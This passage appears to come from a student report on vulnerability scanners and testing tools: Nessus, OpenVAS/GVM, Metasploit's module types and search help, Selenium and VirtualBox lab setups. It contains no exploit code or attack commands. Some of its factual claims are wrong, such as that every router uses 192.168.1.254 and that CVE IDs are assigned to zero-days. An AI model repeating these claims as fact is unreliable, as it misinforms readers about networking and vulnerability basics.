a database of commonly used login credentials. This can help a user identify their login information may pose a security risk and take appropriate action to mitigate such risk. Below is an example of Nessus identifying such a security risk



Default Credentials Summary

Default Credentials Summary - Default Credentials Detection

Last Updated: 19 minutes ago

Default Credentials Summary - Default Credentials

Plugin ID	Name	Family	Severity	Total
10483	PostgreSQL Default Unpassworded Account	Databases	High	1
3855	Modicon PLC CPU Type Default Credentials (SCADA)	SCADA [Passive]	Medium	4

Last Updated: 1 minute ago

Default Credentials Summary - Default Activity

Cisco	Cloud	Database	FTP
Firewall	HP	IBM	Router/Switch
SCADA	SNMP	UPS	Web Server

Last Updated: 11 minutes ago

Default Credentials Summary - Default Credential Compliance Checks

Plugin ID	Name	Family	Severity	Total
1020853	PCI 2.1 Attempt to log on to devices using default vendor-supplied accounts and passwords 'multiple'	N/A	High	84
1020855	PCI 2.1/2.2.3 Attempt to log on to devices using default vendor-supplied accounts and passwords 'root'	N/A	High	84
1020857	PCI 2.1/2.2.3 Attempt to log on to devices using default vendor-supplied accounts and passwords 'guest'	N/A	High	84
1005541	RHEL-06-000341 - The snmpd service must not use a default password.	N/A	High	3
1003353	GEN003320 - Default system accounts (with the exception of root) must not be listed in the at.allow file or must be included in the at.deny file if the at.allow file does not exist.	N/A	High	3
1003354	GEN003320 - Default system accounts (with the exception of root) must not be listed in the at.allow file or must be included in the at.deny file if the at.allow file does not exist.	N/A	High	3
1003355	GEN003320 - Default system accounts (with the exception of root) must not be listed in the at.allow file or must be included in the at.deny file if the at.allow file does not exist.	N/A	High	3

Last Updated: 18 minutes ago


[22]

Above Nessus has detected that the PostegreSQL credentials is the default one with no password assigned. PostegreSQL is used for database management. If an entity is able to gain access into a database this could lead to catastrophic ramifications. Databases usually contain mass sensitive information. It is important to ensure a database is as secure as possible. Using default credentials will make a system extremely insecure.

Denial of service (DOS) vulnerabilities . Denial of service is the act or preventing a user from accessing a resource they are meant to. One such example is a denial of service attack which can be perpetrated against a web server. In this type of attack many devices simultaneously send requests to a web server to access its resource. The large influx of requests becomes too much for a web server to handle. This leads to the web server not servicing any requests at all herby preventing any genuine users from gaining access. This is referred to as a distributed denial of service attack. Nessus can detect a host of denial of service vulnerabilities. One such example is a vulnerability with Nessus itself which prevents it from being used. The vulnerability is given code TNS-2019-05 [23]. A remote device running Nessus versions before 8.5.2 is vulnerable to a denial of service attack in which some Nessus files can be modified in way that can be used to prevent use of the application. This vulnerability can be patched by updating to nessuss versions above 8.5.2. Another example of a DOS vulnerability that can be identified by Nessus is one that affects an application by the name of Wireshark. Wireshark is used to analyse packets going through a network. It can be used to detect malicious activity occurring within a network. For example a device that has been compromised and turned into a botnet. Wireshark versions from 2.4.0 to 2.4.16 are affected by this vulnerability. Given the CVE ID: CVE-2019-13619. A CVE ID is a unique identifier assigned to a zero day vulnerability once it is released to the public. It allows a vulnerability to be referenced making it easier for a vulnerability to be identified and fix to be found easier. With this vulnerability it is possible to make the wireshark application crash by giving it a malformed packet. This will hinder wireshark's ability to monitor the packet data. This kind of vulnerability will be useful for the malicious party to hinder efforts into their detection. This vulnerability, like the previous is solved by updating the software in question. Versions above 2.4.16 solve this denial of service issue.

Vulnerabilities that enable unauthorised access. Nessus is able to detect vulnerabilities that can allow access into a machine without correct permissions from the owner. Cicso Identity service engine is a program used to manage access to particular applications. This was susceptible to an undisclosed vulnerability identified by the software manufacturers. The admin panel of the application was vulnerable. This vulnerability may cause critical detrimental effects if successfully exploited. As the application is used to manage access to other applications, having admin access could lead to the attacker being able to gain access to hosts of other services and data. This vulnerability is fixed by updating the software. Vulnerability with the CVE ID: CVE-2004-0913 affects the FreeBSD operating system. FreeBSD is unix derived operating system first released in 1993. FreeBSD is good for servers hosting web data. It is able to optimise memory usage and "work with heavy loads to deliver and maintain good response times for thousands of simultaneous user processes"[24]. This is key for webservers as many device may requests its services simultaneously. The vulnerability involves an application called ecartis in which allows an attacker grant themselves administrator privileges. This could allow an attacker to gain access to the contents of the server and perform malicious activities such as deleting the data held on the server.

Nessus allows you to perform a range of scan types. Below is a screenshot of some examples.



Microsoft's March 2021 Patch Tuesday Addresses 82 ...

Host Discovery – A simple scan to discover live hosts and open ports.

Basic Network Scan – A full system scan suitable for any host.

Advanced Scan – Configure a scan without using any recommendations.

Advanced Dynamic Scan – Configure a dynamic plugin scan without recommendations.

Malware Scan – Scan for malware on Windows and Unix systems.

Mobile Device Scan – Assess mobile devices via Microsoft Exchange or an MDM.

Web Application Tests – Scan for published and unknown web vulnerabilities.

Credentialed Patch Audit – Authenticate to hosts and enumerate missing updates.

Badlock Detection – Remote and local checks for CVE-2016-2118 and CVE-2016-0128.


Bash Shellshock Detection

DROWN Detection

Intel AMT Security Bypass

Shadow Brokers Scan

Host Discovery: This is used to find the devices located on within a network. It outputs the domain name. the IP, and the open ports of any devices within a network. Below is an example of the output of a scan.




Host	FQDN	Ports
192.168.1.254	eehub.home	139, 445
192.168.1.232		
192.168.1.154		161
192.168.1.151		135, 139, 445, 49664, 49665, 4...
192.168.1.138		

In this network are 4 devices connected assigned subnets 232,154,151,138. Host ending 151 has a range of ports open, 135, 139… . The host ending in 254 is the router. Every router on all networks are assigned this IP address. It has the domain name eehub.home.

Basic Scan: A basic scan will conduct a scan on all devices with a network using the recommended plugins provided by Nessus.

Advanced Scan: This is similar to a basic scan however there are more configurable options. An advanced scan allows you to customise aspects such as the plugins used. An advanced scan can only be ran on 5 hosts at the same time whereas a basic scan up to 30 is allowed. Below is an example of the advanced scan configuration. The plugin that is used to detect backdoors into a system has been disabled.



STATUS	PLUGIN FAMILY	TOTAL
ENABLED	AIX Local Security Checks	11391
ENABLED	Amazon Linux Local Security Checks	1897
DISABLED	Backdoors	121
ENABLED	Brute force attacks	26
ENABLED	CentOS Local Security Checks	3606
ENABLED	CGI abuses	4457
ENABLED	CGI abuses : XSS	690
ENABLED	CISCO	1778
ENABLED	Databases	725

STATUS	PLUGIN NAME	PLUGIN ID
	No plugin family selected.	


Nessus works by first discovering the hosts within a subnet specified. Or Nessus can accept a list of hosts by their IP already identified by another scanner such as NMAP for example. It then tests all the ports on the devices within a network to determine what is running on the ports. It uses the data gathered on the services running on the ports along with the plugins used for the scan to check against its database for any vulnerabilities.

Nessus was originally open source. When created however in 2005 it ceased to be open source. The creator decided to commercialise It because "open source licence was fuelling competition against his company"[25]. As of 2021 Nessus come in three forms. Essentials, Professional and tenable.io. The essential Nessus is a free version and allows up to 16 IP's to be scanned. This may be suitable for users running it within their home network however it may not be of any use to organisations who may have more than 16 devices running on their network. The professional version starts at £2800 per year. It is more suitable for larger networks as it allows scanning of unlimited IP's within a network. Tenable.io is a cloud version. It allows scanners to be ran over the cloud meaning whoever is running the scan does not need to use their own physical device to run scans. This edition starts from £2100 per year. These prices may be very costly for a business.


2.7 OpenVas

When Nessus became proprietary OpenVAS was developed as a fork of the last open source version of Nessus. It is managed by a company by the name of Greenbone. Nessus is available for most operating systems whereas Openvas is developed to run on Linux operating system. Openvas comes in two versions one paid and proprietary the other free and open source. The free version is called Greenbone community feed and the paid Greenbone security feed. Both are very similar. The difference is the paid version has network vulnerability tests specially catered towards companies.

The open source Openvas will heron be referred to by its new name Greenbone Vulnerability Management/GVM. Its latest version as of the 20th august 2020 is titled GVM 20.08. Like Nessus GVM has a range of scan configurations both very similar. In GVM the configs can be fully customised. GVM 20.08 comes with several defaults configurations which can be seen below.



Base: This configuration contains the absolute minimum number of network vulnerability scanners and should be forked when coming up coming up with a new configuration.
Host Discovery: This is similar to host discovery in Nessus and used to find all the hosts within a network. Below is an example of the output from the host discovery scan.



Name	Hostname	IP	OS	Severity	Updated	Actions
192.168.100.100		192.168.100.100	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.104		192.168.100.104	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.106		192.168.100.106	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.111		192.168.100.111	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.113		192.168.100.113	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.115		192.168.100.115	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.116		192.168.100.116	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.121		192.168.100.121	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.123		192.168.100.123	?	0.0 (Log)	Mon Jul 16 2018	
192.168.100.125		192.168.100.125	?	0.0 (Log)	Mon Jul 16 2018	

√Apply to page contents

(Applied filter: rows=10 first=1 sort=name)


1 - 10 of 13

[26]

As shown above GVM was able to identify 10 hosts.

System Discovery: This scan is used to identify data about devices on a network such as operating systems, and whether a device is a printer etc.

Full and Fast: In this scan the most network vulnerability tests are done. In the latest version (20.08), there are 65435. Previously obtained data is used to allow this scan configuration to run at optimal speed.



Base (Basic configuration template with a minimum set of NVTs required for a scan. Version 20200827.)	OpenVAS	2	→	3	→
Discovery (Network Discovery scan configuration. Version 20201215.)	OpenVAS	14	→	3017	↗
empty (Empty and static configuration template. Version 20201215.)	OpenVAS	0	→	0	→
Full and fast (Most NVT's; optimized by using previously collected information. Version 20201215.)	OpenVAS	58	↗	65435	↗
Host Discovery (Network Host Discovery scan configuration. Version 20201215.)	OpenVAS	2	→	2	→
System Discovery (Network System Discovery scan configuration. Version 20201215.)	OpenVAS	6	→	30	→

Apply to page contents ▼

Although originally forked from Nessus, they have their differences. Considering GVM is a fork of the Nessus version from 2005, over 20 years, differences are expected. As threats and attacks have evolved overtime both have had to as well to maintain security against malicious entities. They both however share the same base principles of combining configurations of network vulnerabilities tests to test devices. One such difference mentioned above is the operating system compatibility. Nessus can run on Amazon Linux, CentOS, Debian Linux, Apple's OS X, Ubuntu Linux and Microsoft Windows. Whereas GVM can only run on Linux based operating systems. Nessus covers a larger range of vulnerabilities listed on the common vulnerabilities and exposures (CVE) database. GVM has tests to identify only 26,000 [27] CVE's whereas Nessus has for 47,000 almost double that of GVM's.

Outputs from both these scanners can be exported as a report and imported to software that can try an exploit the vulnerabilities discovered by these scanners.

2.8 Metasploit

Metasploit is a tool that contains various modules that can be used to exploit vulnerabilities. It was created by a security expert by the name of HD moore. Pentesters used have to manually find and run the code to exploit vulnerabilities discovered. This would take a considerable amount of time, "when HD realized that he was spending most of his time validating and sanitizing public exploit code, he began to create a flexible and maintainable framework for the creation and development of exploits" [28]. The modules contain the programs that can be used to exploit vulnerabilities. The modules are composed of:

Exploits: These are programs that have been developed to exploit specific vulnerabilities.


Payloads: This is the data sent within a packet contain the code that executes an exploit.

Shellcode: These are programs that are developed in way such that when they enter the victim machine they execute.

And many more.

Metasploit is able to run on Linux based operating systems and Windows. Metasploit can take in scan information from scanners such as Nessus and GVM.

Launching the Metasploit application and entering the search command generates the following:



```
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h              Show this help information
  -o <file>       Send output to a file in csv format
  -S <string>     Regex pattern used to filter search results
  -u              Use module if there is one result

Keywords:
  aka         :  Modules with a matching AKA (also-known-as) name
  author      :  Modules written by this author
  arch        :  Modules affecting this architecture
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  check       :  Modules that support the 'check' method
  date        :  Modules with a matching disclosure date
  description :  Modules with a matching description
  fullname    :  Modules with a matching full name
  mod_time    :  Modules with a matching modification date
  name        :  Modules with a matching descriptive name
  path        :  Modules with a matching path
  platform    :  Modules affecting this platform
  port        :  Modules with a matching port
  rank        :  Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref         :  Modules with a matching ref
  reference   :  Modules with a matching reference
  target      :  Modules affecting this target
  type        :  Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux

msf6 >
```


Modules can be search for using a range of attributes such as the reference, target or, a key aspect the, CVE. Being able to search for the CVE is key as scanners like Nessus and metasploit output the CVE's to any vulnerabilities found.

2.9 Selenium

The Nessus and GVM applications can be interacted via the use of a web browser. Selenium enables automated interaction with browsers.

2.10 Virtual Box

VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product [29]. It is used to simulate a computer systems within your PC called virtual machines. The virtual machines can host a wide range of operating systems from Linux to Windows.



win7 Powered Off
winxp Powered Off
win10 Saved
kali linux Powered Off
kali linux Clone Running
metasploit Running

General

Name: kali linux Clone
Operating System: Linux 2.6 / 3.x / 4.x (64-bit)

Preview

System

Base Memory: 4096 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization


Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE

The image above shows 7 virtual machines created using virtual box. The virtual machines have Windows 7, Windows XP, Windows 10, Kali Linux and Metasploitable installed on them. Many features of the virtual machine can be customised such as its memory, hard drive size and network configuration.



kali linux Clone - Settings

General

Basic | Advanced | Description | Disk Encryption

Name: kali linux Clone

